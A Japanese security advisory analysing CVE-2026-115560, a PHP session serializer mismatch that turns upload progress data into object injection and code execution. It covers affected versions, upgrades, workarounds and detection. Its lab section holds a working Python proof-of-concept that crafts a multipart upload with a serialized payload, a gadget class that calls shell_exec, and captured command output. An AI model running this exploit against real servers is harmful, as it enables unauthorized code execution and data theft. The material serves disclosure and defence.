PHP セッションアップロード進捗のシリアライザーRCE(CVE-2026-115560)
実行時にセッションシリアライザーを切り替えるPHPアプリでは、アップロード進捗データが逆シリアル化され、コードが実行される可能性があります。8.5.13〜8.2.36で修正済み。
要点
- PHPのアップロード進捗ハンドラーは、攻撃者が制御するセッションキーを一方のシリアライザーで書き込み、後から別のシリアライザーでそのレコードを読み取ることがあります。CVE-2026-115560は、この不一致をオブジェクト注入とコード実行に変えます。
- サーバー設定で
session.serialize_handlerをphp_serializeまたはphp_binaryに設定し、実行時にphpへ切り替え、アップロード進捗を有効にしている配備だけが影響を受けます。PHPはこの組み合わせを異例とし、攻撃経路を可能性が低いものとしています。 - 実際の悪用は確認されておらず、CVE-2026-115560は2026-11-19時点でCISAのKEVカタログにありません。PHPのアドバイザリ(
GHSA-658j-r8rw-q6mx)および公開されたCVE-2026-115560レコードは、この脆弱性をCRITICAL(CVSS v4.0スコア 9.2、CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N)と評価しています。 - 2026-11-19に公開されたPHP 8.5.13、8.4.28、8.3.37、または8.2.36へアップグレードしてください。アップグレードするまでは、起動時の設定で
session.upload_progress.enabled=0を設定し、実行時にシリアライザーを変更しないでください。
影響を受けますか?
次の条件がすべて満たされる必要があります。
- インストールがPHPを実行し、PHP-FPM、Apache mod_php、php-cgi、FrankenPHP、またはLiteSpeedでWebリクエストを処理している。
- 起動時またはディレクトリ単位の設定で、
session.serialize_handlerをphp_serializeまたはphp_binaryに設定している。 - 到達可能なエンドポイントが、
session_start()の前にini_set('session.serialize_handler', 'php')を呼び出している。 session.upload_progress.enabledとfile_uploadsが既定値のまま、どちらも有効になっている。
コード実行の連鎖には、session_start()の実行時に読み込まれているか自動読み込みできる、有用な__wakeup()、__unserialize()、Serializable::unserialize()、または__destruct()メソッドを持つクラスも必要です。そのようなガジェットがなければ、不一致はオブジェクトを構築しますが、影響はそのオブジェクトができることによって決まります。
この分析はphp-8.5.12を対象としています。修正は2026-11-19のセキュリティリリースで、PHP 8.5.13、8.4.28、8.3.37、および8.2.36として公開されました。実行時にシリアライザーを変更せず、別のシリアライザーとセッションストアを共有しないアプリケーションは、文書化された経路の外にあります。
| ブランチ | 影響を受けるバージョン | 修正版 |
|---|---|---|
| PHP 8.5 | 8.5.12まで | 8.5.13 |
| PHP 8.4 | 8.4.27まで | 8.4.28 |
| PHP 8.3 | 8.3.36まで | 8.3.37 |
| PHP 8.2 | 8.2.35まで | 8.2.36 |
| PHP 8.1以前 | PHPプロジェクトのサポート終了 | PHPのリリースなし。ディストリビューションまたはベンダーを確認 |
PHPを処理するすべてのホストとコンテナで、実行環境と設定を確認してください。
php -v
php -i | grep -E 'session.serialize_handler|session.upload_progress.enabled|file_uploads'
php-fpm -i 2>/dev/null | grep -E 'session.serialize_handler|session.upload_progress.enabled'
grep -R "session.serialize_handler" /etc/php /etc/php-fpm.d /etc/apache2 2>/dev/null
grep -R --include='*.php' "session.serialize_handler" /var/www 2>/dev/null
docker exec <container> php -i | grep -E 'session.serialize_handler|session.upload_progress.enabled'
アプリケーションのツリーを対象にしたgrepは、条件の実行時の半分を見つけます。アプリケーションがこの設定のためにini_set()を呼び出さない場合は何も返しません。これは一般的なケースであり、脆弱性が限定的である理由です。
修正方法
使用中のブランチの2026-11-19セキュリティリリース(PHP 8.5.13、8.4.28、8.3.37、または8.2.36)へアップグレードしてください。
# Debian and Ubuntu, PHP 8.5 packages
sudo apt update
sudo apt install --only-upgrade php8.5-cli php8.5-fpm libapache2-mod-php8.5

# RHEL, Fedora and derivatives
sudo dnf upgrade 'php*'

# Alpine
sudo apk upgrade 'php*'
- CLI、FPM、Apacheモジュールを含むPHPランタイムを提供するすべてのパッケージを更新し、リクエストを処理するサービスを再起動します。
- 修正済みイメージからコンテナを再構築して再作成します。イメージを取得するだけでは、実行中のコンテナは変わりません。
- 実行中のサービスで
php -vを実行し、修正版と一致することを確認します。 - ディストリビューションがまだパッケージを再構築していない場合は、回避策を使い、ディストリビューションのセキュリティトラッカーを監視します。
すぐにアップグレードできない場合は、攻撃に必要な条件を取り除いてください。
php.ini、FPMプール、またはApache設定でsession.upload_progress.enabled=0を設定します。この設定にはini_set()や.user.iniを使わないでください。これらはリクエスト起動後に適用されます。- すべてのPHPワーカーを再起動して、設定を反映させます。
ini_set('session.serialize_handler', ...)の呼び出しをやめ、起動時の値と実行時の値を同じに保ちます。- 実行中のサービスで
php -iを使って両方の設定を確認します。
アップロード進捗を無効にすると、攻撃者のバイトを運ぶ書き込みがなくなります。シリアライザーを一貫させると、不一致がなくなります。どちらか一方で文書化された連鎖は崩れます。どちらも、書き込み側と読み取り側が一致するというエンジンの前提を修理しないため、回避策は一時的なものとして扱い、アップグレードしてください。
根本原因は何ですか?
PHPは一方のシリアライザーでセッションレコードを書き込み、別のシリアライザーでそれを読み取ります。保存されたレコードには、どの形式が使われたかを示すタグがありません。
PHPのセッション拡張は、有効なシリアライザーを単一のグローバルポインターPS(serializer)に保持します。これは起動時にINIから設定され、session.serialize_handlerがPHP_INI_ALLで登録されているため、実行時に置き換えられます。組み込みの3つのシリアライザーは同じ形式を共有しません。
phpは生のキー、パイプ文字、シリアル化された値を書き込みます。php_serializeはセッション配列全体を1つのserialize()ペイロードとして書き込みます。php_binaryは1バイトのキー長、生のキー、シリアル化された値を書き込みます。
パイプが構造的な意味を持つのはphp形式だけです。phpエンコーダーはそれを知っており、パイプを含むキーを拒否します(ext/session/session.c:1099-1110)。
PS_ENCODE_LOOP(
    smart_str_append(&buf, key);
    if (memchr(ZSTR_VAL(key), PS_DELIMITER, ZSTR_LEN(key))) {
        PHP_VAR_SERIALIZE_DESTROY(var_hash);
        smart_str_free(&buf);
        fail = true;
        php_error_docref(NULL, E_WARNING, "Failed to write session data. Data contains invalid key \"%s\"", ZSTR_VAL(key));
        break;
    }
    smart_str_appendc(&buf, PS_DELIMITER);
    php_var_serialize(&buf, struc, &var_hash);
);
他の2つのエンコーダーはパイプを確認しません。シリアライザーが一貫している間は、パイプはそれらのデコーダーにとって意味を持たないからです。php_serializeは配列全体をシリアル化し(session.c:979-990)、php_binaryは長さバイトの後に生のキーバイトを書き込みます(session.c:1027-1046)。
アップロード進捗ハンドラーは、スクリプトの前、マルチパート解析中に実行されます。リクエストがPHP_SESSION_UPLOAD_PROGRESSという名前のフィールドを持つと、ハンドラーは生の値をセッションキーに追加します(session.c:3265-3273)。
} else if (zend_string_equals_cstr(PS(rfc1867_name), data->name, name_len)) {
    smart_str_free(&progress->key);
    smart_str_append(&progress->key, PS(rfc1867_prefix));
    smart_str_appendl(&progress->key, *data->value, value_len);
    smart_str_0(&progress->key);

    progress->apply_trans_sid = APPLY_TRANS_SID;
    php_session_rfc1867_early_find_sid(progress);
}
SAPIの入力フィルターでフィールドを拒否しても、値は取り除かれません。失敗した分岐でも、マルチパートパーサーはフィルターされていないバイトでセッションコールバックを呼び出します(main/rfc1867.c:988-1002)。その後、ハンドラーは起動時のシリアライザーでレコードを書き込み、フラッシュします。フラッシュはセッションストアを閉じ(session.c:582)、ファイルハンドラーの場合、アップロード本体がまだ到着している間にsess_<id>のロックを解放します。
実行時の切り替えが許可されるのは、スクリプト開始時にセッションが有効でないためです。OnUpdateSerializer()は、セッションが有効な間だけ変更を拒否します(session.c:640-666)。
static PHP_INI_MH(OnUpdateSerializer)
{
    const ps_serializer *tmp;

    SESSION_CHECK_ACTIVE_STATE;
    SESSION_CHECK_OUTPUT_STATE;

    tmp = _php_find_ps_serializer(ZSTR_VAL(new_value));
    ...
    PS(serializer) = tmp;

    return SUCCESS;
}
既定値のsession.auto_start=0では、ini_set('session.serialize_handler', 'php')がその代入に到達します。次のsession_start()は保存されたレコードをphpデコーダーで読み取り、最初のパイプまで進み、その後のすべてをphp_var_unserialize()に渡します(session.c:1136-1150)。
while (p < endptr) {
    q = p;
    while (*q != PS_DELIMITER) {
        if (++q >= endptr) {
            retval = FAILURE;
            goto break_outer_loop;
        }
    }

    namelen = q - p;
    name = zend_string_init(p, namelen, 0);
    q++;

    current = var_tmp_var(&var_hash);
    if (php_var_unserialize(current, (const unsigned char **)&q, (const unsigned char *)endptr, &var_hash)) {
CVE-2026-109619向けの以前の強化はこの経路をカバーしません。アップロードハンドラーがセッションをデコードして再エンコードする間、PS(in_rfc1867_update)を有効にします。php_session_unserialize_init()は、そのフラグが有効な間だけオブジェクトを__PHP_Incomplete_Classとして保持します(session.c:958-977)。攻撃者のオブジェクトはアップロードの書き込み中には逆シリアル化されません。後で、アプリケーションのsession_start()の中で逆シリアル化され、そのときフラグは偽です。
どのように悪用されますか?
実行時の切り替えを行うエンドポイントに到達できる攻撃者は、エンジンに任意のオブジェクトを逆シリアル化させることができます。攻撃者はそのプロパティを制御し、オブジェクトはエンドポイント自身のコードより前に構築されます。
- 攻撃者はセッションIDを取得または選択します。
session.use_strict_modeは既定で無効なので、PHPは発行されていないIDを受け入れます。厳格モードが有効な場合、攻撃者はアプリケーションに一度アクセスし、返されたIDを保持します。 - 攻撃者は
Cookie: PHPSESSID=<id>、PHP_SESSION_UPLOAD_PROGRESSフィールド、およびファイルパートを含むmultipart/form-dataのPOSTを送信します。パイプに続くシリアル化されたオブジェクトは、PHP_SESSION_UPLOAD_PROGRESSフィールドの値(セッションキーに保存される)と、ファイルパートのfilename属性(ローカルラボのPoCで使用しているように、files[0]['name']フィールドに保存される)のどちらにも配置できます。 - リクエスト起動時に、アップロードハンドラーがキーをセッションに追加し、起動時のシリアライザーでレコードを書き込みます。そのシリアライザーはパイプをそのまま書き込みます。
- 攻撃者はレコードを
phpデコーダーで読み取り可能にします。既定のsession.upload_progress.cleanup=1では、攻撃者は最初のアップロードを終端のMIME境界の前で開いたままにし、同じCookieで2回目のリクエストを送信します。session.upload_progress.cleanup=0では、アップロードリクエスト後もレコードがディスク上に残るため、アップロード先が脆弱なエンドポイントであれば同じリクエスト内で、そうでなければ同じCookieを使った後続のリクエストでデコードを実行できます(ローカルラボではこの2リクエストの流れを実演しています)。 - エンドポイントは
ini_set('session.serialize_handler', 'php')を呼び、次にsession_start()を呼びます。デコーダーは最初のパイプでレコードを分割し、続くバイトをphp_var_unserialize()に渡します。 PHP_VAR_UNSERIALIZE_DESTROYが__wakeup()または__unserialize()を呼び、デコードに失敗するとセッションが破棄されて__destruct()が呼ばれます。ガジェットはPHPワーカーの権限で実行されます。
ローカルラボでどのように再現できますか?
php:8.4.27-apacheを実行する最小構成のDockerラボにより、分離されたテスト環境でシリアライザーの非同期をエンドツーエンドで再現できます。このラボでは、php.iniのsession.serialize_handler = php_serializeと、session_start()を呼び出す前にini_set()でハンドラーをphpへ切り替えるエンドポイントを組み合わせます。
概念実証がシリアライザーの不一致をコード実行へ変換する仕組みは、次の4つの要素で説明できます。
- PHPオブジェクトインジェクションのプリミティブ: CVE-2026-115560はCのメモリ破壊バグではなく、PHPのセッションエンジン内部の逆シリアル化(オブジェクトインジェクション)の脆弱性です。トリガーされると、PHPは攻撃者が制御する文字列(
O:6:"Gadget":1:{s:3:"cmd";s:6:"whoami";})を受け取り、内部のunserialize()エンジン(php_var_unserialize())に渡します。 unserialize()がO:6:"Gadget":...に対して行う処理: プレフィックスO:6:"Gadget"は、__construct()を呼び出さずにGadgetクラスの新しいインスタンスを確保するようPHPに指示します。本体:1:{s:3:"cmd";s:6:"whoami";}は、そのインスタンスに1つのプロパティ($this->cmd = "whoami")を設定します。__wakeup()マジックメソッドのフック:__wakeup()はPHPの組み込みマジックメソッドです。PHPがO:...ペイロードからオブジェクトの逆シリアル化を完了するたび、エンジンはそのクラスが__wakeup()を定義しているかを確認し、session_start()が戻るよりも前にPHP_VAR_UNSERIALIZE_DESTROY内で$object->__wakeup()を自動的に呼び出します。クラスにマジックメソッド(__wakeup()、__unserialize()、__destruct())がない場合、逆シリアル化はメモリ上に受動的なオブジェクトを作成するだけですが、__wakeup()が存在する場合、PHPは攻撃者が注入したプロパティ値($this->cmd)を使って直ちにそのメソッドを実行します。- ラボで合成の
Gadgetクラスを使う理由: Laravel、Symfony、Monolog、Guzzle、WordPressプラグインなどのフレームワークやライブラリを使用する本番のPHPアプリケーションでは、vendor/配下の依存関係に__wakeup()や__destruct()を持つクラスがすでに含まれており、プロパティ指向プログラミング(POP)のガジェットチェーンを構成します。テスト用コンテナにフレームワーク全体をインストールする代わりに、このラボでは対象アプリケーションでオートロードされるクラスを模した10行のGadgetクラスを定義しています。
以下の構成は、分離されたコンテナ内での許可されたローカルテスト用です。php-custom.iniでは、起動時のシリアライザーをphp_serializeに設定し、アップロード進捗を有効にし、連続するリクエスト間で進捗レコードがディスク上に残るようsession.upload_progress.cleanupを0に設定します。
session.serialize_handler = php_serialize
session.upload_progress.enabled = 1
session.upload_progress.cleanup = 0
session.upload_progress.prefix = "upload_progress_"
session.upload_progress.name = "PHP_SESSION_UPLOAD_PROGRESS"
session.save_path = /tmp/php-sessions
session.save_handler = files
session.auto_start = 0
対象エンドポイント(index.php)は、__wakeup()フックを持つGadgetクラスを定義し、実行時にsession.serialize_handlerをphpに切り替え、session_start()を呼び出します。index.php自身のコード内では一度もnew Gadget()を呼び出しておらず、汚染されたセッションファイルをsession_start()がデコードすることによってのみオブジェクトがインスタンス化される点に注目してください。
<?php
class Gadget {
    public string $cmd = 'echo "no command"';

    public function __wakeup(): void {
        echo "<pre>[__wakeup triggered] Running: " . htmlspecialchars($this->cmd) . "\n";
        echo shell_exec($this->cmd);
        echo "</pre>";
    }
}

ini_set('session.serialize_handler', 'php');
session_start();
ラボコンテナを構成する残りの2つの補助エンドポイントは以下のとおりです。upload.phpはsession_start()を呼ばずにマルチパートPOSTを受け取り、RFC 1867コールバックが起動時のphp_serializeハンドラーでアップロード進捗レコードを書き込めるようにします。check_session.phpは逆シリアル化せずに/tmp/php-sessions/sess_<id>を出力します。
<?php
// upload.php
header('Content-Type: text/plain');
echo "Upload received.\n";
echo "Session cookie: " . ($_COOKIE['PHPSESSID'] ?? 'none') . "\n";

$sid = $_COOKIE['PHPSESSID'] ?? '';
if ($sid !== '') {
    $path = '/tmp/php-sessions/sess_' . basename($sid);
    if (file_exists($path)) {
        echo "\nRaw session file after upload:\n";
        echo file_get_contents($path) . "\n";
    } else {
        echo "\nSession file not yet created: $path\n";
    }
}
<?php
// check_session.php
header('Content-Type: text/plain');

$sid = $_GET['sid'] ?? '';
if ($sid === '') {
    echo "Usage: ?sid=<session_id>\n";
    exit;
}

$path = '/tmp/php-sessions/sess_' . basename($sid);
if (file_exists($path)) {
    echo "=== Raw session file: $path ===\n\n";
    echo file_get_contents($path);
} else {
    echo "Session file not found: $path";
}
以下の概念実証スクリプト(exploit.py)は、セッションCookieを確立し、filename属性が|O:6:"Gadget":1:{...}で始まる生のmultipart/form-dataアップロードを送信し(main/rfc1867.cがURLエンコードなしでリテラルの二重引用符に戻せるよう、二重引用符を\"としてエスケープ)、その後index.phpにリクエストを送ってPS_SERIALIZER_DECODE_FUNC(php)をトリガーします。
"""
CVE-2026-115560 — PHP Session Serializer Desync via Upload Progress

Proof of Concept exploit for the session format desynchronization vulnerability.

Attack flow:
  1. POST multipart upload to upload.php with PHP_SESSION_UPLOAD_PROGRESS and a
     crafted filename containing |O:6:"Gadget":1:{s:3:"cmd";s:<len>:"<command>";}
     → php_session_rfc1867_callback writes upload progress to session file
       using php_serialize (from php.ini) — no | escaping.
  2. GET index.php with the same session cookie.
     → ini_set('session.serialize_handler', 'php') + session_start()
     → 'php' decoder splits on |, deserializes the injected Gadget object
     → __wakeup() fires → shell_exec()

Note: We craft the raw multipart body to avoid URL-encoding of quotes in the
      filename, which the Python requests library does by default.

Requirements:
  - session.serialize_handler = php_serialize  (in php.ini)
  - session.upload_progress.enabled = 1        (default)
  - App does ini_set('session.serialize_handler', 'php') before session_start()

Usage:
  python3 exploit.py [target_url] [command]

  Defaults: target_url=http://localhost:8084  command=id
"""
import argparse

import requests


BOUNDARY = "----ExploitBoundary7d93e2a1"


def build_serialized_object(command: str) -> str:
    return f'O:6:"Gadget":1:{{s:3:"cmd";s:{len(command)}:"{command}";}}'


def build_multipart_body(payload_filename: str, file_content: bytes) -> bytes:
    """Build raw multipart/form-data body with unescaped filename."""
    parts = []

    # Part 1: PHP_SESSION_UPLOAD_PROGRESS field (triggers session init)
    parts.append(
        f"--{BOUNDARY}\r\n"
        f'Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"\r\n'
        f"\r\n"
        f"pwned\r\n"
    )

    # Part 2: File upload with crafted filename
    # The filename contains the pipe + serialized object.
    # We must escape " as \" inside the Content-Disposition header's filename="..."
    # value, because unescaped " would close the attribute prematurely.
    # PHP's rfc1867.c multipart parser correctly unescapes \" back to literal ".
    escaped_filename = payload_filename.replace("\\", "\\\\").replace('"', '\\"')
    parts.append(
        f"--{BOUNDARY}\r\n"
        f'Content-Disposition: form-data; name="file"; filename="{escaped_filename}"\r\n'
        f"Content-Type: application/octet-stream\r\n"
        f"\r\n"
    )

    body = "".join(parts).encode("latin-1")
    body += file_content
    body += f"\r\n--{BOUNDARY}--\r\n".encode("latin-1")

    return body


def exploit(target: str, command: str) -> None:
    session = requests.Session()
    base = target.rstrip("/")

    serialized_obj = build_serialized_object(command)
    payload_filename = f"|{serialized_obj}"

    print(f"[*] Target: {base}")
    print(f"[*] Command: {command}")
    print(f"[*] Serialized object: {serialized_obj}")
    print(f"[*] Payload filename: {payload_filename}")
    print()

    # Step 0: Establish a session to get a PHPSESSID cookie
    print("[0] Establishing session...")
    session.get(f"{base}/index.php")
    sid = session.cookies.get("PHPSESSID", "")
    print(f"    Session ID: {sid}")
    print()

    # Step 1: POST multipart upload to upload.php
    # Craft raw body to preserve literal " in filename
    print("[1] Sending multipart upload with crafted filename to /upload.php...")

    file_content = b"A" * 65536
    raw_body = build_multipart_body(payload_filename, file_content)

    resp1 = session.post(
        f"{base}/upload.php",
        data=raw_body,
        headers={"Content-Type": f"multipart/form-data; boundary={BOUNDARY}"},
    )
    print(f"    HTTP {resp1.status_code}")
    print(f"    Response:")
    for line in resp1.text.strip().split("\n"):
        print(f"      {line}")
    print()

    # Step 1.5: Verify payload in raw session file
    print("[1.5] Checking raw session file...")
    resp_check = session.get(f"{base}/check_session.php?sid={sid}")
    for line in resp_check.text.strip().split("\n"):
        print(f"      {line}")
    print()

    # Step 2: GET index.php to trigger deserialization
    # index.php does: ini_set('session.serialize_handler', 'php'); session_start();
    # The 'php' decoder reads the php_serialize data, finds | in the filename,
    # and passes the payload to php_var_unserialize() → __wakeup() → RCE
    print("[2] Triggering deserialization via GET /index.php ...")
    resp2 = session.get(f"{base}/index.php")
    print(f"    HTTP {resp2.status_code}")
    print()

    if "__wakeup triggered" in resp2.text:
        print("[+] EXPLOITED — __wakeup() was triggered! RCE confirmed.")
        start = resp2.text.find("[__wakeup triggered]")
        end = resp2.text.find("</pre>", start)
        if start >= 0 and end >= 0:
            print()
            print(resp2.text[start:end])
    else:
        print("[-] Gadget did not fire on this attempt.")
        print()
        # Show PHP warnings if any
        for line in resp2.text.split("\n"):
            stripped = line.strip()
            if "Warning" in stripped or "Notice" in stripped or "Fatal" in stripped:
                print(f"    PHP: {stripped[:200]}")
        print()
        print(f"    Debug: {base}/check_session.php?sid={sid}")

    print()
    print("[*] Done.")


if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="CVE-2026-115560 PoC")
    parser.add_argument("target", nargs="?", default="http://localhost:8084",
                        help="Target URL (default: http://localhost:8084)")
    parser.add_argument("command", nargs="?", default="id",
                        help="Command to execute (default: id)")
    args = parser.parse_args()

    exploit(target=args.target, command=args.command)
php:8.4.27-apacheコンテナに対してexploit.pyを実行すると、アップロード段階で未エスケープのパイプとシリアル化されたGadgetペイロードが/tmp/php-sessions/sess_<id>に書き込まれ、続くGET /index.phpリクエストでGadget::__wakeup()がトリガーされます。
$ python3 exploit.py http://localhost:8084 whoami
[*] Target: http://localhost:8084
[*] Command: whoami
[*] Serialized object: O:6:"Gadget":1:{s:3:"cmd";s:6:"whoami";}
[*] Payload filename: |O:6:"Gadget":1:{s:3:"cmd";s:6:"whoami";}

[0] Establishing session...
    Session ID: ddda797e6af8bdba6401bab8062dbd3d

[1] Sending multipart upload with crafted filename to /upload.php...
    HTTP 200
    Response:
      Upload received.
      Session cookie: ddda797e6af8bdba6401bab8062dbd3d

      Raw session file after upload:
      a:1:{s:21:"upload_progress_pwned";a:5:{s:10:"start_time";i:1795096805;s:14:"content_length";i:65857;s:15:"bytes_processed";i:65857;s:4:"done";b:1;s:5:"files";a:1:{i:0;a:7:{s:10:"field_name";s:4:"file";s:4:"name";s:41:"|O:6:"Gadget":1:{s:3:"cmd";s:6:"whoami";}";s:8:"tmp_name";s:27:"/tmp/phpt586jhskkueq0oOkcCT";s:5:"error";i:0;s:4:"done";b:1;s:10:"start_time";i:1795096805;s:15:"bytes_processed";i:65536;}}}}

[1.5] Checking raw session file...
      === Raw session file: /tmp/php-sessions/sess_ddda797e6af8bdba6401bab8062dbd3d ===

      a:1:{s:21:"upload_progress_pwned";a:5:{s:10:"start_time";i:1795096805;s:14:"content_length";i:65857;s:15:"bytes_processed";i:65857;s:4:"done";b:1;s:5:"files";a:1:{i:0;a:7:{s:10:"field_name";s:4:"file";s:4:"name";s:41:"|O:6:"Gadget":1:{s:3:"cmd";s:6:"whoami";}";s:8:"tmp_name";s:27:"/tmp/phpt586jhskkueq0oOkcCT";s:5:"error";i:0;s:4:"done";b:1;s:10:"start_time";i:1795096805;s:15:"bytes_processed";i:65536;}}}}

[2] Triggering deserialization via GET /index.php ...
    HTTP 200

[+] EXPLOITED — __wakeup() was triggered! RCE confirmed.

[__wakeup triggered] Running: whoami
www-data


[*] Done.

$ python3 exploit.py http://localhost:8084 "ls /"
[*] Target: http://localhost:8084
[*] Command: ls /
[*] Serialized object: O:6:"Gadget":1:{s:3:"cmd";s:4:"ls /";}
[*] Payload filename: |O:6:"Gadget":1:{s:3:"cmd";s:4:"ls /";}

[0] Establishing session...
    Session ID: 2ffd23b0781b8886a49a001d723272b3

[1] Sending multipart upload with crafted filename to /upload.php...
    HTTP 200
    Response:
      Upload received.
      Session cookie: 2ffd23b0781b8886a49a001d723272b3

      Raw session file after upload:
      a:1:{s:21:"upload_progress_pwned";a:5:{s:10:"start_time";i:1795096810;s:14:"content_length";i:65855;s:15:"bytes_processed";i:65855;s:4:"done";b:1;s:5:"files";a:1:{i:0;a:7:{s:10:"field_name";s:4:"file";s:4:"name";s:39:"|O:6:"Gadget":1:{s:3:"cmd";s:4:"ls /";}";s:8:"tmp_name";s:27:"/tmp/phpm0druteh4qg69SLzfU8";s:5:"error";i:0;s:4:"done";b:1;s:10:"start_time";i:1795096810;s:15:"bytes_processed";i:65536;}}}}

[2] Triggering deserialization via GET /index.php ...
    HTTP 200

[+] EXPLOITED — __wakeup() was triggered! RCE confirmed.

[__wakeup triggered] Running: ls /
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var


[*] Done.

$ python3 exploit.py http://localhost:8084 "id"
[*] Target: http://localhost:8084
[*] Command: id
[*] Serialized object: O:6:"Gadget":1:{s:3:"cmd";s:2:"id";}
[*] Payload filename: |O:6:"Gadget":1:{s:3:"cmd";s:2:"id";}

[0] Establishing session...
    Session ID: 98c162d7ecf462372c94193f5e5cdba1

[1] Sending multipart upload with crafted filename to /upload.php...
    HTTP 200
    Response:
      Upload received.
      Session cookie: 98c162d7ecf462372c94193f5e5cdba1

      Raw session file after upload:
      a:1:{s:21:"upload_progress_pwned";a:5:{s:10:"start_time";i:1795096814;s:14:"content_length";i:65853;s:15:"bytes_processed";i:65853;s:4:"done";b:1;s:5:"files";a:1:{i:0;a:7:{s:10:"field_name";s:4:"file";s:4:"name";s:37:"|O:6:"Gadget":1:{s:3:"cmd";s:2:"id";}";s:8:"tmp_name";s:27:"/tmp/php15e46dl4mmkv1qCw7Y3";s:5:"error";i:0;s:4:"done";b:1;s:10:"start_time";i:1795096814;s:15:"bytes_processed";i:65536;}}}}

[2] Triggering deserialization via GET /index.php ...
    HTTP 200

[+] EXPLOITED — __wakeup() was triggered! RCE confirmed.

[__wakeup triggered] Running: id
uid=33(www-data) gid=33(www-data) groups=33(www-data)


[*] Done.
攻撃の流れは?
攻撃者のバイトは、スクリプトの前に行われる書き込みと、スクリプト内の別のシリアライザーによる読み取りを通ります。
マルチパートPOST"] --> B["アップロードハンドラーが
スクリプト前に実行"] B --> C["セッションキーに
パイプ付きの攻撃者バイト"] C --> D["起動時のシリアライザーが
パイプを未エスケープで書き込み"] D --> E["2回目のリクエストが
ini_set と session_start に到達"] E --> F["php デコーダーが
最初のパイプで分割"] F --> G["php_var_unserialize が
オブジェクトを構築"] G --> H["マジックメソッドが
ワーカー権限でコード実行"]
連鎖を可能にするのは、起動時のシリアライザーによる書き込みです。後のデコーダーが構造として扱うパイプを保存するからです。
攻撃者に何ができますか?
設定条件が満たされ、アプリケーションに使用可能なガジェットがある場合、認証されていない攻撃者が、リクエストを処理するPHPワーカーの権限でコードを実行できます。
- 攻撃者は、ワーカーが到達できる環境変数、アプリケーション設定、認証情報を読み取れます。
- 攻撃者は、アプリケーション自身の接続を通じて、アプリケーションのデータベースを読み取り、変更できます。
- 攻撃者は、ワーカーが書き込めるファイル(セッションファイルやテンプレートキャッシュなど)を書き込めます。
- 攻撃者は、ホストのセグメンテーションに応じて、さらなるアクセスの起点としてホストを利用できます。
条件は、脆弱性を到達可能にするものと同じです。起動時のシリアライザーがphp_serializeまたはphp_binaryである必要があります。エンドポイントがsession_start()の前にphpへ切り替える必要があります。アップロード進捗が有効である必要があります。ガジェットクラスが読み込み可能である必要があります。PHPはこの設定を異例とし、攻撃経路を可能性が低いものとしており、実行時にシリアライザーを変更しないアプリケーションは影響を受けないとしています。
公開記録はエンドツーエンドの侵害を示していません。ここで説明する影響はプリミティブの影響であり、被害者の報告ではありません。
修正が機能する理由
PHP 8.5.13、8.4.28、8.3.37、および8.2.36における修正(アドバイザリ GHSA-658j-r8rw-q6mx、コミット 522afb690f)は、2つのエンジン変更と1つの運用要件によってext/session/session.cにおける実行時のシリアライザー非同期を解消します。
このパッチは3層の防御を適用します。
PHP_INI_BEGIN()でsession.upload_progress.enabledの既定値を"1"から"0"へ変更し、管理者が明示的に有効化しない限りアップロード進捗のセッション書き込みを無効にする。OnUpdateSerializer()およびその他のセッションINI更新ハンドラー内でSESSION_CHECK_UPLOAD_PROGRESS_STATEを強制し、アップロード進捗が有効な間にスクリプトが実行時にsession.serialize_handlerを変更しようとするとエラー(Session ini settings cannot be changed at runtime when session.upload_progress.enabled is On)を送出する。session.upload_progress.enabledを明示的に有効にする配備では、セッション保存ディレクトリを共有するすべてのFPMプール、仮想ホスト、およびCLIプロセスで同一のsession.serialize_handlerを使用するよう求める。
アップロード進捗を既定で無効にし、有効時にはini_set('session.serialize_handler', ...)を拒否することで、単一のアプリケーションが一方のシリアライザーでアップロード進捗レコードを書き込み、実行時に別のシリアライザーでデコードすることを防ぎます。
侵害されたかどうかを確認するには?
CVE-2026-115560の侵害指標は公開されておらず、使用可能なオブジェクトを構築できなかった試行は、特徴的な痕跡を残さない可能性があります。
露出した設定がインターネットから到達可能だった場合は、期間をカバーするWebサーバー、リバースプロキシ、PHPのログを保存してください。PHP_SESSION_UPLOAD_PROGRESSを含むマルチパートリクエストと、アプリケーションが発行していないセッションIDを確認します。
セッションストアで、パイプの後にシリアル化されたオブジェクトが続くレコードを確認してください。ヒットは手がかりとして扱い、証拠とはみなしません。正規の進捗レコードにもフィールド名が含まれ、失敗したデコードがレコードをすでに削除している可能性があります。
同じリクエストの前後で、PHPエラーログにデコード警告がないか確認してください。デコードの失敗はセッションを破棄し、警告を残すことがあります。実行の兆候が見つかった場合は、ホストのイメージを保存し、ワーカーが到達できた認証情報をローテーションしてください。
年表

- 2026-10-21: PHPがCVE-2026-109618とCVE-2026-109619(PHP2Shellとして知られる2件)向けに8.5.12、8.4.27、8.3.36、8.2.35を公開しました。CVE-2026-109619のアドバイザリはすでに
session.upload_progress.enabled=0を緩和策として推奨しています。 - 2026-10-23: PHPがCVE-2026-115560の情報提供アドバイザリを公開し、設定の組み合わせを説明し、次の定例リリースまでアップロード進捗を無効のままにするよう推奨しました。
- 2026-11-18: PHPが2026-11-19の14:00から14:30 UTCの定例セキュリティリリースを予告し、最高深刻度はCRITICALで、詳細はリリースとともに公開されるとしました。
